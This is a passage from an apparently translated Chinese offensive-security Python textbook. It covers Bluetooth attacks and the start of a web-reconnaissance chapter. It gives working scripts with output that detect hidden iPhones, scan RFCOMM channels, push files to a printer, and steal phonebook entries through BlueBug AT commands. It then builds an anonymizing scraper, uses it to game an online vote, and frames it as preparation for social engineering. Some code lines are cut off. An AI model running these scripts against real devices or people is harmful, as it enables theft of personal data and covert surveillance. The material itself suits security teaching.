def retBtAddr(addr):
    btAddr=str(hex(int(addr.replace(':', ''), 16) + 1))[2:]
    btAddr=btAddr[0:2]+":"+btAddr[2:4]+":"+btAddr[4:6]+":" + btAddr
return btAddr
```

有了MAC地址，攻击者就可以执行设备名查询这个设备是否真实的存在。即时在隐藏模式下，蓝牙设备任然对名字查询有响应。如果蓝牙设备响应，我们可以打印设备名和MAC地址子屏幕上。有一点需要注意，iPhone设备采用的省电模式，在蓝牙不匹配或者没使用时禁用蓝牙设备。然而，当iPhone配上耳机或者车载免提时在隐藏模式下还是会响应设备名查询的。如果你测试时，脚本似乎不能正确的工作时，试着把你的iPhone和其他设备连在一起。

```
def checkBluetooth(btAddr):
    btName = lookup_name(btAddr)
    if btName:
        print('[+] Detected Bluetooth Device: ' + btName)
    else:
        print('[-] Failed to Detect Bluetooth Device.')
```

当我们把所有的代码放在一起时，我们有能力识别iPhone设备隐藏的蓝牙。

```
# coding=UTF-8
from scapy.all import *
from bluetooth import *

def retBtAddr(addr):
    btAddr=str(hex(int(addr.replace(':', ''), 16) + 1))[2:]
    btAddr=btAddr[0:2]+":"+btAddr[2:4]+":"+btAddr[4:6]+":" + btAddr
    return btAddr

def checkBluetooth(btAddr):
    btName = lookup_name(btAddr)
    if btName:
        print('[+] Detected Bluetooth Device: ' + btName)
    else:
        print('[-] Failed to Detect Bluetooth Device.')

def wifiPrint(pkt):
    iPhone_OUI = 'd0:23:db'
    if pkt.haslayer(Dot11):
        wifiMAC = pkt.getlayer(Dot11).addr2
        if iPhone_OUI == wifiMAC[:8]:
            print('[*] Detected iPhone MAC: ' + wifiMAC)
            btAddr = retBtAddr(wifiMAC)
            print('[+] Testing Bluetooth MAC: ' + btAddr)
            checkBluetooth(btAddr)

conf.iface = 'mon0'
sniff(prn=wifiPrint)
```

当我们运行我们的脚本时，我们可以看到，它识别了一个iPhone的802.11无线设备的MAC地址。和它的无线设备。在下一节中，我们将挖掘更深的设备信息，通过扫描各种有关蓝牙的协议和端口。

```
attacker# python find-my-iphone.py
[*] Detected iPhone MAC: d0:23:db:de:ad:01
[+] Testing Bluetooth MAC: d0:23:db:de:ad:02
[+] Detected Bluetooth Device: TJ’s iPhone
```

扫描蓝牙的RFCOMM信道

2004年，Herfurt和Laurie展示了一个蓝牙漏洞，他们成为BlueBug。这个漏洞针对蓝牙的RFCOMM传输协议。RFCOMM通过蓝牙的L2CAP协议模拟RS232串口通讯。本质上，这将创建一个蓝牙连接到一个设备，模拟一个简单的串行电缆，允许用户发起电话呼叫，发送短信，阅读通讯录列表转接电话或者通过蓝牙连接到互联网。 RFCOMM提供验证和加密连接的能力。制造商偶尔忽略此功能允许未经认证连接到此设备。Herfurt和Laurie编写了一个工具能连接到未认证的设备信道发送命令控制或者下载设备上的内容。在这节中，我们将编写一个扫瞄器确认未认证的的RFCOMM信道。

看看下面的代码，RFCOMM连接和标准的TCP套接字连接非常的相似。为了连接到一个RFCOMM端口，我们将生成一个RFCOMM类型的蓝牙套接字。接下来我们通过 `connect()` 函数，包含目标设备的MAC地址和端口的一个元组。如果我们成功了，我们会知道RFRCOMM信道开放并正在监听。如果函数抛出异常，我们知道我们不能连接到这个端口，我们将重复尝试30个可能的RFCOMM端口进行连接。

```
from bluetooth import *

def rfcommCon(addr, port):
    sock = BluetoothSocket(RFCOMM)
    try:
        sock.connect((addr, port))
        print('[+] RFCOMM Port ' + str(port) + ' open')
        sock.close()
    except Exception as e:
        print('[-] RFCOMM Port ' + str(port) + ' closed')

for port in range(1, 30):
rfcommCon('00:16:38:DE:AD:11', port)
```

当我们运行我们的脚本针对附近的打印机，我们看到开放了五个RFCOMM端口。然而，我们没有眞正了解这些端口提供了的什么服务。为了了解更多关于这些服务，我们需要使用蓝牙服务发现功能。

```
attacker# python rfcommScan.py
[+] RFCOMM Port 1 open
[+] RFCOMM Port 2 open
[+] RFCOMM Port 3 open
[+] RFCOMM Port 4 open
[+] RFCOMM Port 5 open
[-] RFCOMM Port 6 closed
[-] RFCOMM Port 7 closed
<..SNIPPED...>
```

使用蓝牙服务发现协议

蓝牙服务发现协议(SDP)提供了一种简单的方法来来描述和枚举设备提供的蓝牙功能和服务。浏览SDP文件描述了服务在每一个独一无二的蓝牙协议和端口上运行。使用函数 `find_service()` 返回了一个记录数组，这些记录包含主机，名称，描述，供应商，协议，端口，服务类，介绍和每个目标蓝牙每一个可用服务的ID，就我们的目的而言，我们的脚本只打印服务名称，协议和端口号。

```
from bluetooth import *

def sdpBrowse(addr):
    services = find_service(address=addr)
    for service in services:
        name = service['name']
        proto = service['protocol']
        port = str(service['port'])
        print('[+] Found ' + str(name)+' on '+ str(proto) + ':'+por

sdpBrowse('00:16:38:DE:AD:11')
```

当我们运行我们的脚本针对我们的打印机蓝牙，我们看到RFCOMM端口2提供OBEX对象推送功能。对象交换服务(OBEX)让我们有类似与FTP匿名登陆的的能力，我们可以匿名的上传和下载文件从系统里面，这可能是打印机上值得进一步研究的东西。

```
attacker# python sdpScan.py
[+] Found Serial Port on RFCOMM:1
[+] Found OBEX Object Push on RFCOMM:2
[+] Found Basic Imaging on RFCOMM:3
[+] Found Basic Printing on RFCOMM:4
[+] Found Hardcopy Cable Replacement on L2CAP:8193
```

用Python ObexFTP接管打印机

让我们继续对打印机进行攻击。因为它在RFCOMM的端口2上提供了OBEX服务，让我们尝试推送一个照片上去。我们使用 `obexftp` 连接打印机，接着我们从攻击者的主机上发送一个图片给它。当文件传输成功，我们的打印机开始为我们打印图像。这太令人兴奋了！但不一定是危险的，所以我们将继续在下一节中使用这种方法对提供蓝牙的手机实施更致命的攻击。

```
import obexftp
try:
    btPrinter = obexftp.client(obexftp.BLUETOOTH)
    btPrinter.connect('00:16:38:DE:AD:11', 2)
    btPrinter.put_file('/tmp/ninja.jpg')
    print('[+] Printed Ninja Image.')
except:
print('[-] Failed to print Ninja Image.')
```

用Python BlueBug手机

在本节中，我们将重现一个最近的手机蓝牙攻击向量。最初被称为BlueBug攻击，该攻击使用未认证的和不安全的连接手机偷取手机的详细信息或者直接向手机发送指令。这个攻击使用RFCOMM信道发送AT命令作为远程控制设备的工具。者允许攻击者读写短信，收集个人信息或者拨打号码。

例如，攻击者可以控制一个诺基亚6310i通过RFCOMM的17信道。在以前这这手机的固件版本，RFCOMM信道17不需要身份验证便可连接，攻击者可以简单的扫描RFCOMM打开的信道发现17信道，连接并且发送AT命令下载电话号。 让我们用Python来重现这次攻击。再一次，我们需要导入Python的 `Bluez` API模块。确认我们的目标地址和脆弱的RFCOMM端口之后，我们创建一个到开放，未经验证，未加密的连接。使用这个新创建的连接，我们发送一个命令，例如 `"AT+CPBR=1"` 来下载通讯录的第一个号码，重复次命令偷取全部的通讯录。

```
import bluetooth

tgtPhone = 'AA:BB:CC:DD:EE:FF'
port = 17
phoneSock = bluetooth.BluetoothSocket(bluetooth.RFCOMM)
phoneSock.connect((tgtPhone, port))
for contact in range(1, 5):
    atCmd = 'AT+CPBR=' + str(contact) + '\n'
    phoneSock.send(atCmd)
    result = phoneSock.recv(1024)
    print '[+] ' + str(contact) + ': ' + result
phoneSock.close()
```

针对脆弱的手机运行我们的脚本，我们可以从受害者手机上下载五个联系人的电话号码。不到五十行的代码，我们可以通过蓝牙远程窃取通讯录电话号码。棒极了！

```
attacker# python bluebug.py
[+] 1: +CPBR: 1,"555-1234",,"Joe Senz"
[+] 2: +CPBR: 2,"555-9999",,"Jason Brown"
[+] 3: +CPBR: 3,"555-7337",,"Glen Godwin"
[+] 4: +CPBR: 4,"555-1111",,"Semion Mogilevich"
[+] 5: +CPBR: 5,"555-8080",,"Robert Fisher
```

本章总结

恭喜你！在这一章我们已经编写了很多工具，我们可以用它们来设计无线网络和蓝牙设备。我们从通过无线网络截获私人信息开始。接下来，我们研究如何分析802.11无线流量，为了发现首选网络和隐藏的接入点。然后，我们紧急迫降了一个无人机并建立了一个工具识别无线网络黑客工具。对于蓝牙协议，我们我们建立了一个工具来查找蓝牙设备，扫描并渗透攻击了打印机和手机。 希望你喜欢这一章。我喜欢编写这些。下一章，我们将讨论在开源的网络社交媒体上使用Python进行侦查。

第六章 WEB侦查

本章内容：

1. 使用 `Mechanize` 匿名浏览互联网
2. Python使用 `Beautiful Soup` 映射WEB元素
3. 使用Python与Google交互
4. 使用Python和Twitter交互
5. 自动钓鱼

> 在我生命的八十七年中，我亲眼目睹了技术革命的演替。但却没有人完成了人的思考和需要这一问题。
>
> —Bernard M. Baruch 美国第28到第32任总统的顾问

简介：今天的社会工程学

2010年，两个大规模的网络攻击改变了我们对网络战的理解。先前我们在第四章讨论过极光行动。在极光行动攻击中，瞄准了多个跨国的公司，雅虎，赛门铁克，Adobe等还有一些Google账户。华盛顿邮报报道这是一个新的有着先进水平的攻击。Stuxnet，第二次攻击，针对SCADA系统，特别是那些在伊朗的。网络维护者应该关注该蠕虫的发展，这是一个比极光行动更加先进和成熟的蠕虫攻击。尽管这两个网络攻击非常复杂，但他们有一个共同的关键点：他们的传播，至少部分是通过社会工程学传播的。不管多么复杂的和致命的网络攻击增加有效的社会工程学会增加攻击的有效性。在下面的章节中，我们将研究如何使用使用Python来实现自动化的社会工程学攻击。

在进行任何操作之前，攻击者应该有目标的详细信息，信息越多攻击的成功的机会越大。概念延伸到信息战争的世界。在这个邻域和当今时代，大部分所需的信息可以在互联网上找到，由于互联网庞大的规模，遗漏重要信息的可能性很高。为了防止信息丢失，计算机程序可以自动完成整个过程。Python是一个很好的执行自动化任务的工具，大量的第三方库允许我们轻松的和互联网，网站进行交互。

攻击之前的侦查

在本章中，我们通过程序对目标进行侦查。在这个发面关键是确保我们收集更多的信息量，而不被警惕性极高，能干的公司总部的网络管理员检测到。最后我们将看看如何汇总数据允许我们发动高度复杂的个性化的社会工程学攻击。确保在应用任何这些技术之前询问了执法官员和法律的意见。我们在这展示攻击和用过的工具是为了更好的理解他们的做法和知道如何在我们的生活中如何防范这种攻击。

使用Mechanize库浏览互联网

典型的计算机用户依赖WEB浏览器浏览网站和导航互联网。每一个站点都是不同的，可以包含图片，音乐和视频中的各种各样的组合。然而，浏览器实际上读取一个文本类型的文档，理解它，然后将他显示给用户，类似于一个Python程序的源文件和Python解释器的互动。用户可以使用浏览器访问站点或者使用不同的方法浏览他们的源代码。Linux下的我 `wget` 程序是个很受欢迎的方法。在Python中，浏览互联网的唯一途径是取回并下载一个网站的HTML源代码。有许多不同的库已经已经完成了处理WEB内容的任务。我们特别喜欢 `Mechanize` ，你在前几章已经用过。 `Mechanize` ： http://wwwsearch.sourceforge.net/mechanize/ 。 `Mechanize` 主要的类Browser，允许任何可以在浏览器是上进行的操作。这个类也有其他的有用的方法是程序变得更简单。下面脚本演示了 `Mechanize` 最基本的使用：取回一个站点的源代码。这需要创建一个浏览器对象，然后调用 `open()` 函数。

```
import mechanize

def viewPage(url):
    browser = mechanize.Browser()
    page = browser.open(url)
    source_code = page.read()
    print(source_code)
viewPage('http://www.syngress.com/')
```

运行这个脚本，我们看到它打印出 `www.syngress.com` 首页的HTML代码。

```
recon:~# python viewPage.py
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>
     Syngress.com - Syngress is a premier publisher of content in
the Information Security field. We cover Digital Forensics, Hacking
and Penetration Testing, Certification, IT Security and Administrat
more.
    </title>
    <meta name="description" content="" /><meta name="keywords"
content="" />
<..SNIPPED..>
```

我们将使用 `mechanize.Browser` 类来构建脚本，在本章中浏览互联网。但是你不会受它的约束，Python提供了几个不同的方法浏览。这章使用 `Mechanize` 由于他提供了特殊的功能。John J. Lee设计的 `Mechanize` 提供可状态编程，简单的HTML表格和方便的解析和处理，例如 `HTTP-Equiv` 这样的命令和刷新。此外，它提供给你的内在对象是匿名的。这一切都会在下面的章节中用到。

匿名---增加代理，用户代理和Cookies

现在我们有从互联网获取网页内容的能力，退一步想想接下来的处理很有必要。我们的程序和在浏览器中打开一个网站没有什么不同，因此，我们应该采取同样的步骤在正常的浏览网页时建立匿名。网站查找唯一标识符来识别网页游客有几种不同的方法。第一种方法是通过记录请求的IP来确认用户。这可以通过使用虚拟专用网络(VPN)或者tor网络来缓和。一旦一个客户连接到VPN，然后，所有的将通过VPN自动处理。Python可以连接到代理服务器，给程序添加匿名功能。 `Mechanize` 的Browser类可以指定一个代理服务器属性。简单的设置浏览器代理是不够巧妙的。有很多的免费的代理网络，所以用户可以进去选择它们，通过它们的功能浏览。在这个例子中，我们选择 http://www.hidemyass.com/ 的HTTP代理。在你读到这里的时候这个代理很有可能已经不工作了。所以去这个网站得到使用不同HTTP代理的细节。此外，McCurdy维护了一个很好的代理列表在网站：http://rmccurdy.com/scripts/proxy/good.txt 。我们将测试我们的代理访问NOAA网站，它会友好的告诉你访问该网站时你的IP地址。

```
import mechanize

def testProxy(url, proxy):
    browser = mechanize.Browser()
    browser.set_proxies(proxy)
    page = browser.open(url)
    source_code = page.read()
    print source_code

url = 'http://ip.nefsc.noaa.gov/'
hideMeProxy = {'http': '216.155.139.115:3128'}
testProxy(url, hideMeProxy)
```

虽然识别HTML源代码有一点困难，我们看到该网站人为我们的IP地址是 `216.155.139.115` ，我们的代理，成功！我们继续构建脚本。

```
recon:~# python proxyTest.py
    <html><head><title>What's My IP Address?</title></head>
<..SNIPPED..>
<b>Your IP address is...</b></font><br><font size=+2 face=arial
    color=red> 216.155.139.115</font><br><br><br><center> <font   s
font><br><font size=+2 face=arial color=red> 216.155.139.115.
choopa.net</font></font><font color=white
<..SNIPPED..>
```

我们现在有一个简单的匿名浏览器。站点使用浏览器的 `user-agent` 字符串来识别唯一用户另一种方法。在正常情况下， `user-agent` 字符串让网站知道关于浏览器的重要信息能制作HTML代码给用户更好的体验。然而，这些信息柏包含内核版本，浏览器版本，和其他关于用户的详细信息。恶意网站利用这些信息针对特定

的浏览器进行精密的渗透利用，而其他网站利用这些信息来区分电脑是位与NAT网络还是私有网络。最近，一个丑闻被爆出，一个旅游网站利用 `user-agent` 字符串来检测MacBook用户并提供更昂贵的选择。

幸运的是， `Mechanize` 改变 `user-agent` 字符串和改变代理一样简单。网站：http://www.useragentstring.com/pages/useragentstring.php 为我们展示了一个巨大的有效的 `user-agent` 字符串名单供我们选择。我们将编写一个脚本来测试改变我们的 `user-agent` 字符串访问 http://whatismyuseragent.dotdoh.com/ 来打印出我们的 `user-agent` 字符。

```
import mechanize

def testUserAgent(url, userAgent):
    browser = mechanize.Browser()
    browser.addheaders = userAgent
    page = browser.open(url)
    source_code = page.read()
    print(source_code)

url = 'http://whatismyuseragent.dotdoh.com/'
userAgent = [('User-agent','Mozilla/5.0 (X11; U; Linux 2.4.2-2 i586
testUserAgent(url, userAgent)
```

运行这个脚本，我们看到我们可以用虚假的 `user-agent` 字符串来访问页面。

```
recon:~# python userAgentTest.py
<html>
<head>
    <title>Browser UserAgent Test</title>
    <style type="text/css">
<..SNIPPED..>
    <p><a href="http://www.dotdoh.com" target="_blank"><img src="lo
    gif" alt="Logo" width="646" height="111" border="0"></a></p>
    <p><h4>Your browser's UserAgent string is: <span
    class="style1"><em>Mozilla/5.0 (X11; U; Linux 2.4.2-2 i586; en-
    m18) Gecko/20010131 Netscape6/6.01</em></span></h4>
    </p>
<..SNIPPED..>
```

最后，网站会返回一些包含独特标识的cookie给WEB浏览器允许网站识别重复的重复的访客。为了防止这一点，我们将执行其他函数从我们的WEB浏览器中清除cookie。另外一个Python标准库 `cookielib` 包含几个处理不同类型cookie的容器。这里使用的cookie类型包含储存各种不同的cookie到硬盘的功能。这个功能允许用户查看cookies而不必在初始化后返回给网站。让我们建立一个简单的脚本使用 `CookieJar` 来测试。我们将打开 http://www.syngress.com 页面作为我们的第一个例子。但现在我们打印浏览会话存储的cookie。

```
import mechanize
import cookielib

def printCookies(url):
    browser = mechanize.Browser()
    cookie_jar = cookielib.LWPCookieJar()
    browser.set_cookiejar(cookie_jar)
    page = browser.open(url)
    for cookie in cookie_jar:
        print(cookie)

url = 'http://www.syngress.com/'
printCookies(url)
```

运行这个脚本，我们可以看到来自网站的session id的cookie。

```
recon:~# python printCookies.py
<Cookie _syngress_session=BAh7CToNY3VydmVudHkiCHVzZDoJbGFzdCIAOg9zZ
```

最终封装我们的代码为Python类

已经有了几个功能，将浏览器作为参数，修改它，偶尔添加一个额外的参数。如果将这些添加到一个类里面将很有用，这些功能可以归结为一个浏览器对象简单的调用，而不是导入我们的函数到某个文件使用笨拙的语法调用。我们我们这么做可以扩展 `Browser` 类，我们的新 `Browser` 类将会有我们已经创建过的函数，以及初始化的附加功能。这将有利于提高代码的可读性，并封装所有的功能在 `Browser` 类中直接处理。

```
import mechanize, cookielib, random, time

class anonBrowser(mechanize.Browser):
    def __init__(self, proxies = [], user_agents = []):
        mechanize.Browser.__init__(self)
        self.set_handle_robots(False)
        self.proxies = proxies
        self.user_agents = user_agents + ['Mozilla/4.0 ', 'FireFox/
        self.cookie_jar = cookielib.LWPCookieJar()
        self.set_cookiejar(self.cookie_jar)
        self.anonymize()
    def clear_cookies(self):
        self.cookie_jar = cookielib.LWPCookieJar()
        self.set_cookiejar(self.cookie_jar)
    def change_user_agent(self):
        index = random.randrange(0, len(self.user_agents))
        self.addheaders = [('User-agent', (self.user_agents[index])
    def change_proxy(self):
        if self.proxies:
            index = random.randrange(0, len(self.proxies))
            self.set_proxies({'http': self.proxies[index]})
    def anonymize(self, sleep = False):
        self.clear_cookies()
        self.change_user_agent()
        self.change_proxy()
        if sleep:
            time.sleep(60)
```

我们的新类有一个默认的 `user-agents` 列表，接受列表添加进去，以及用户想使用的代理服务器列表。它还具有我们先前创建的三个功能，可以单独也可以同时使用匿名函数。最后， `anonymize` 提供等待60秒的选项，增加在服务器日志请求访问之间的时间。同时也不改变提供的信息，该额外的步骤减小了被识别为相同的源地址的机会。增加时间和模糊的通过安全是一个道理，但是额外的措施是有帮助的，时间通常不是一个问题。另一个程序可以以相同的方式使用这个新类。文件 `anonBrowser.py` 包含新类，如果想在导入调用是看到它，我们必须将它保存在脚本的目录。 让我们编写我们的脚本，导入我们的新类。我有一个教授曾将帮助他四岁的女儿在线投票竞争小猫冠军。由于投票是在会话的基础上的，每个游客的票需要是唯一的。我们来看看是否我们能欺骗这个网站给予我们每次访问唯一的cookie。我们将匿名访问该网站四次。

```
from anonBrowser import *
ab = anonBrowser(proxies=[],user_agents=[('User-agent','superSecret
for attempt in range(1, 5):
    ab.anonymize()
    print('[*] Fetching page')
    response = ab.open('http://kittenwar.com')
    for cookie in ab.cookie_jar:
        print(cookie)
```

运行该脚本，我们看到页面获得五次不同时间不同cookie的访问。成功！随着我们匿名访问类的建立，让我们抹去我们访问网站上的私人信息。

```
recon:~# python kittenTest.py
[*] Fetching page
<Cookie PHPSESSID=qg3fbia0t7ue3dnen5i8brem61 for kittenwar.com/>
[*] Fetching page
<Cookie PHPSESSID=25s8apnvejkakdjtd67ctonfl0 for kittenwar.com/>
[*] Fetching page
<Cookie PHPSESSID=16srf8kscgb2l2e2fknoqf4nh2 for kittenwar.com/>
[*] Fetching page
<Cookie PHPSESSID=73uhg6glqge9p2vpk0gt3d4ju3 for kittenwar.com/>
```

用匿名类抹去WEB页面

现在我们可以用Python取回WEB内容。可以开始侦查目标了。我们可以通过检索大型的网站来开始我们的研究了。攻击者可以深入的调查目标的主页面寻找隐藏的和有价值的数据。然而这种搜索行动会产生大量的页面浏览器。移动网站的内容到本地能减少页面的浏览数。我们可以只访问页面一次，然后研究无数次。有一些框架可以这样做，但是我们将建立我们自己的，利用先前的 `anonBrowser` 类。让我们利用 `anonBrowser` 类检索目标网站所有的链接吧。

用Beautiful Soup解析Href链接

为了从目标网站解析链接，我们有两个选择：(1)利用正则表达式来搜索和替换HTML代码。(2)使用强大的第三方库 `BeautifulSoup` ，可以在下面网站下载安装： http://www.crummy.com/software/BeautifulSoup/ 。 `BeautifulSoup` 的创造者构建了这个极好的库来处理和解析HTML代码和XML。首先，我们看看怎样使用两种方法找到链接，然后解释为什么大多数情况下 `BeautifulSoup` 是很好的选择。

```
# coding=UTF-8

from anonBrowser import *
from BeautifulSoup import BeautifulSoup
import optparse
import re

def printLinks(url):
    ab = anonBrowser()
    ab.anonymize()
    page = ab.open(url)
    html = page.read()
    try:
        print '[+] Printing Links From Regex.'
        link_finder = re.compile('href="(.*?)"')
        links = link_finder.findall(html)
        for link in links:
            print link
    except:
        pass
    try:
        print '\n[+] Printing Links From BeautifulSoup.'
        soup = BeautifulSoup(html)
        links = soup.findAll(name='a')
        for link in links:
            if link.has_key('href'):
                print link['href']
    except:
        pass
def main():
    parser = optparse.OptionParser('usage%prog -u <target url>')
    parser.add_option('-u', dest='tgtURL', type='string', help='spe
    (options, args) = parser.parse_args()
    url = options.tgtURL
    if url == None:
        print parser.usage
        exit(0)
    else:
        printLinks(url)

if __name__ == '__main__':
    main()
```

运行我们的脚本，让我们来解析来自流行网站的链接，我们的脚本产生链接的结果通过正则表达式和 `BeautifulSoup` 解析。

```
recon:# python linkParser.py -uhttp://www.hampsterdance.com/
[+] Printing Links From Regex.
styles.css
http://Kunaki.com/Sales.asp?PID=PX00ZBMUHD
http://Kunaki.com/Sales.asp?PID=PX00ZBMUHD
Freshhampstertracks.htm
freshhampstertracks.htm
freshhampstertracks.htm
http://twitter.com/hampsterrific
http://twitter.com/hampsterrific
https://app.expressemailmarketing.com/Survey.aspx?SFID=32244
funnfree.htm
https://app.expressemailmarketing.com/Survey.aspx?SFID=32244
https://app.expressemailmarketing.com/Survey.aspx?SFID=32244
meetngreet.htm
http://www.asburyarts.com
index.htm
meetngreet.htm
musicmerch.htm
funnfree.htm
freshhampstertracks.htm
hampsterclassics.htm
http://www.statcounter.com/joomla/
[+] Printing Links From BeautifulSoup.
http://Kunaki.com/Sales.asp?PID=PX00ZBMUHD
http://Kunaki.com/Sales.asp?PID=PX00ZBMUHD
freshhampstertracks.htm
freshhampstertracks.htm
freshhampstertracks.htm
http://twitter.com/hampsterrific
http://twitter.com/hampsterrific
https://app.expressemailmarketing.com/Survey.aspx?SFID=32244
funnfree.htm
https://app.expressemailmarketing.com/Survey.aspx?SFID=32244
https://app.expressemailmarketing.com/Survey.aspx?SFID=32244
meetngreet.htm
http://www.asburyarts.com
http://www.statcounter.com/joomla/
```

乍一看两个似乎差不多。然而，使用正则表达式和 `BeautifulSoup` 产生了不同的结果，与一个特定的数据块相关联的标签变化不大，造成程序更加顽固的是网站管理员的念头。比如，我们的正则表达式包含CSS作为一个 `link` ，显然，这不是一个链接，但他被正则表达式匹配了。 `BeautifulSoup` 解析时知道忽略它，不包含。

用Beautiful Soup下载图片

除了网页上面的链接，它上面的图片可能会有用。在第三章，我们展示了如何从图像中提取元数据。再一次， BeautifulSoup 成为了关键，允许在任何HTML中搜索 img 标签。浏览器对象下载图片保存在本地硬盘，代码的变化只是将链接变为图像。随着这些变化，我们基本的检索器已经变得足够强大到找到网页的链接和下载图像。

```
# coding=UTF-8
from anonBrowser import *
from BeautifulSoup import BeautifulSoup
import os
import optparse

def mirrorImages(url, dir):
    ab = anonBrowser()
    ab.anonymize()
    html = ab.open(url)
    soup = BeautifulSoup(html)
    image_tags = soup.findAll('img')
    for image in image_tags:
        filename = image['src'].lstrip('http://')
        filename = os.path.join(dir, filename.replace('/', '_'))
        print('[+] Saving ' + str(filename))
        data = ab.open(image['src']).read()
        ab.back()
        save = open(filename, 'wb')
        save.write(data)
        save.close()

def main():
    parser = optparse.OptionParser('usage%prog -u <target url> -d <
    parser.add_option('-u', dest='tgtURL', type='string', help='spe
    parser.add_option('-d', dest='dir', type='string', help='specif
    (options, args) = parser.parse_args()
    url = options.tgtURL
    dir = options.dir
    if url == None or dir == None:
        print parser.usage
        exit(0)
    else:
        try:
            mirrorImages(url, dir)
        except Exception, e:
            print('[-] Error Mirroring Images.')
            print('[-] ' + str(e))

if __name__ == '__main__':
    main()
```

运行这个脚本，我们看到它成功的下载了网站的所有图像。

```
econ:~# python imageMirror.py -u http://xkcd.com -d /tmp/
[+] Saving /tmp/imgs.xkcd.com_static_terrible_small_logo.png
[+] Saving /tmp/imgs.xkcd.com_comics_moon_landing.png
[+] Saving /tmp/imgs.xkcd.com_s_a899e84.jpg
```

研究，调查，发现

在大多数现代社会工程学的尝试中，攻击者的目标从公司或者企业开始。对于Stuxnet的肇事者，是一个有权限进入SCADA系统的伊朗人。极光行动背后的人是通过调查公司的人员而获取对重要地点的访问权的。让我们假设，我们有一个有趣的公司并知道背后一个主要人物，一个通常的攻击者可能会有比这个更少的信息。攻击者往往只有攻击者更宏观的知识，他们需要利用互联网和其他资源深入了解个人。从Oracle，Google等所有的，我们利用接下来的一系列的脚本。

用Python和Google API交互

想象一下，一个朋友问你一个隐晦的问题，他们错误的以为你知道些什么。你怎么回答？Google一下。所以，我们如何了解目标公司的更多信息了？好的，答案再次是Google。Google提供了应用程序接口API允许程序员进行查询并得到结果，而不必尝试破解正常的Google界面。目前有两套API，老旧的API和API，这些需要开发者密钥。要求独一无二的开发者密钥让匿名变得不可能，一些我们以努力获得成功的脚本将不能用。幸运的是老旧的版本任然允许一天之中进行一系列的查询，大约每天30次搜索结果。用于收集信息的话30次结果足够了解一个组织网站的信息了。我们将建立我们的查询功能，返回攻击者感兴趣的信息。

```
import urllib
from anonBrowser import *

def google(search_term):
    ab = anonBrowser()
    search_term = urllib.quote_plus(search_term)
    response = ab.open('http://ajax.googleapis.com/ajax/services/se
    print(response.read())
google('Boondock Saint')
```

从Google返回的内容和下面的类似。

```
{"responseData": {"results":[{"GsearchResultClass":"GwebSearch",
"unescapedUrl":"http://www.boondocksaints.com/","url":"http://
www.boondocksaints.com/","visibleUrl":"www.boondocksaints.
com","cacheUrl":"http://www.google.com/search?q\
u003dcache:J3XW0wgXgn4J:www.boondocksaints.com","title":"The \
u003cb\u003eBoondock Saints\u003c/b\u003e","titleNoFormatting":"The
Boondock
<..SNIPPED..>
\u003cb\u003e...\u003c/b\u003e"}],"cursor":{"resultCount":"62,800",
"pages":[{"start":"0","label":1},{"start":"4","label":2},{"start
":"8","label":3},{"start":"12","label":4},{"start":"16","label":
5},{"start":"20","label":6},{"start":"24","label":7},{"start":"2
8","label":8}],"estimatedResultCount":"62800","currentPageIndex"
:0,"moreResultsUrl":"http://www.google.com/search?oe\u003dutf8\
u0026ie\u003dutf8\u0026source\u003duds\u0026start\u003d0\u0026hl\
u003den\u0026q\u003dBoondock+Saint","searchResultTime":"0.16"}},
"responseDetails": null, "responseStatus": 200}
```


`quote_plus()` 函数是这个脚本中的新的代码块。URL编码是指非字母数字的字符被转换然后发送到服务器。虽然不是完美的URL编码，但是适合我们的目的。最后打印Google的响应显示：一个长字符串的括号和引号。如果你仔细观察，会发现响应的内容看起来很像字典。这些响应是json格式的，和字典非常相似，不出所料，Python有库可以构建和处理json字符串。让我们添加这个功能重新审视这个响应。

```
import urllib, json
from anonBrowser import *

def google(search_term):
    ab = anonBrowser()
    search_term = urllib.quote_plus(search_term)
    response = ab.open('http://ajax.googleapis.com/ajax/services/se
    objects = json.load(response
    print(response.read())
google('Boondock Saint')
```

当我们打印对象时，看起来非常像第一次函数的响应。json库加载响应到一个字典，让这些字段更容易理解，而不需要手动的解析字符串。

```
{u'responseData': {u'cursor': {u'moreResultsUrl': u'http://www.goog
com/search?oe=utf8&amp;ie=utf8&amp;source=uds&amp;start=0&amp;hl=en
+Saint', u'estimatedResultCount': u'62800', u'searchResultTime':
u'0.16', u'resultCount': u'62,800', u'pages': [{u'start': u'0',
u'label': 1}, {u'start': u'4', u'label': 2}, {u'start': u'8',
u'label': 3}, {u'start': u'12', u'label': 4}, {u'start': u'16',
u'label': 5}, {u'start': u'20', u'label': 6}, {u'start': u'24',
u'label': 7}, {u'start': u'28', u..SNIPPED..>
Saints</b> - Wikipedia, the free encyclopedia', u'url': u'http://
en.wikipedia.org/wiki/The_Boondock_Saints', u'cacheUrl': u'http://
www.google.com/search?q=cache:BKaGPxznRLYJ:en.wikipedia.org',
u'unescapedUrl': u'http://en.wikipedia.org/wiki/The_Boondock_
Saints', u'content': u'The <b>Boondock Saints</b> is a 1999 America
action film written and directed by Troy Duffy. The film stars Sean
Patrick Flanery and Norman Reedus as Irish fraternal <b>...</b>'}]]
u'responseDetails': None, u'responseStatus': 200}
```


现在我们可以考虑在一个给定的Google搜索的结果里什么事是重要的。显然，页面返回的链接很重要。此外，页面的标题和Google用的小的文本断对理解链接指向哪里也很重要。为了组织这些结果，我们创建了一个类来保存结果。这将是访问不同的信息更容易。

```
# coding=UTF-8
import json
import urllib
import optparse
from anonBrowser import *

class Google_Result:
    def __init__(self,title,text,url):
        self.title = title
        self.text = text
        self.url = url
    def __repr__(self):
        return self.title

def google(search_term):
    ab = anonBrowser()
    search_term = urllib.quote_plus(search_term)
    response = ab.open('http://ajax.googleapis.com/ajax/services/se
    objects = json.load(response)
    results = []
    for result in objects['responseData']['results']:
        url = result['url']
        title = result['titleNoFormatting']
        text = result['content']
        new_gr = Google_Result(title, text, url)
        results.append(new_gr)
    return result

def main():
    parser = optparse.OptionParser('usage%prog -k <keywords>')
    parser.add_option('-k', dest='keyword', type='string', help='sp
    (options, args) = parser.parse_args()
    keyword = options.keyword
    if options.keyword == None:
        print(parser.usage)
        exit(0)
    else:
        results = google(keyword)
        print(results)
if __name__ == '__main__':
    main()
```

这种更简洁的呈现数据的方式产生以下输出：

```
recon:~# python anonGoogle.py -k 'Boondock Saint'
[The Boondock Saints, The Boondock Saints (1999) - IMDb, The Boondc
    Saints II: All Saints Day (2009) - IMDb, The Boondock Saints -
Wikipedia, the free encyclopedia]
```

用Python解析Tweets

